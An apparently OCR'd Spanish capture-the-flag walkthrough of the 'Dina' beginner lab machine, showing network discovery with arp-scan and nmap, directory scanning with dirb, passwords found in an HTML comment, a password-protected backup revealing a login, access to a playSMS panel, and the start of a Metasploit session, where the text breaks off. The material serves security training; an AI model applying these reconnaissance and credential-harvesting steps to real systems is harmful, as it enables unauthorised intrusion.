
Vulhub®

BEGINNER


DINA

DINA ES UNA MÁQUINA NIVEL BEGINNER




Level: Beginner

Antes de empezar debemos comprobar que las máquinas, tanto la local como la de Dina deben encontrarse en la misma red local, así que vamos a comprobar si se encuentran en la misma red local.




```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1    00:50:56:c0:00:08       VMware, Inc.
192.168.37.2    00:50:56:e7:d1:f2       VMware, Inc.
192.168.37.133  00:0c:29:42:ab:e6       VMware, Inc.
192.168.37.254  00:50:56:e3:e5:e3       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.915 seconds (133.68 hosts/sec). 4 responded
root@mint:~# 
```

Probamos con un arp-scan -l y vemos que la .133 puede ser la máquina Dina.



```
root@mint:~# nmap -A 192.168.37.133
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-25 12:59 UTC
Nmap scan report for 192.168.37.133
Host is up (0.00072s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/angel /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 00:0C:29:42:AB:E6 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 192.168.37.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

Introducimos un map -A más la ip de la máquina y efectivamente es esta que se encuentra con el puerto 80 abierto. También se pueden observar algunos directorios como robots.txt.




Dina 1.0

Dina ~ Angel of Learning.

DOMINION: This celestial being is said to be the angel who taught humans how to speak. He continually inspires us to culturally evolve and fills our hearts with love of learning.


© 2017 TOUHID SHAIKH ~ www.touhidshaikh.com

Pondremos en la URL la ip:80 y nos aparecerá esta página.



```
User-agent: *
Disallow: /angel
Disallow: /angel1
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
```


Si entramos en robots.txt como vimos antes en nmap encontraremos el nombre de 5 directorios.




NOT FOUND

go back

Si entramos en nothing y pulsamos f12 podremos encontrar algunas contraseñas.




```
<html>
 ▸ <head>…</head>
 ▾ <body>
     <!--
     #my secret pass freedom password helloworld! diana
     iloveroot
     -->
     <h1>NOT FOUND</h1>
     <h3>go back</h3>
   </body>
</html>
```




```
root@mint:~# dirb http://192.168.37.133
```

Si hacemos dirb más la url de la máquina dina.



```
---- Scanning URL: http://192.168.37.133/ ----
+ http://192.168.37.133/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.37.133/index (CODE:200|SIZE:3618)
+ http://192.168.37.133/index.html (CODE:200|SIZE:3618)
+ http://192.168.37.133/robots (CODE:200|SIZE:102)
+ http://192.168.37.133/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://192.168.37.133/secure/
+ http://192.168.37.133/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.37.133/tmp/
==> DIRECTORY: http://192.168.37.133/uploads/

---- Entering directory: http://192.168.37.133/secure/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.37.133/tmp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.37.133/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Encontraremos distintas URL, probaremos con la de secure.




Index of /secure

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 192.168.37.133 Port 80

En esta URL encontraremos un zip llamado backup, lo descargamos en nuestra máquina local.




Name	Size	Type	Modified
backup-cred.mp3	176 bytes	MP3 audio	17 October 2017, 13:...

Password required for “backup.zip”


Password:

Cuando intentemos descomprimirlo nos pedirá una contraseña, probamos con todas las vistas anteriormente hasta que finalmente la desbloqueamos con **freedom**.




```
root@mint:/home/mint/Downloads# cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLoginroot@mint:/home/mint/Downloads# 
```


Si hacemos un cat en backup descubriremos el usuario touhid y además una url (/SecreTSMSgatwayLogin).



192.168.37.133/SecreTSMSgatwayLogin/index.php?app=main&inc=core_au



Con la URL entraremos en este login, en el cual tendremos que usar el usuario anteriormente encontrado (touhid) y la contraseña (diana).




192.168.37.133/SecreTSMSgatwayLogin/ind

Information


Go to main configuration or manage site to edit this page

Accederemos a playSMS, a partir de aquí con la shell podemos realizar exploits.




```
root@mint:~# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsol
--help to learn more

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.58-dev-                         ]
+ -- --=[ 2401 exploits - 1236 auxiliary - 422 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Iniciamos metasploit con msfconsole.



```
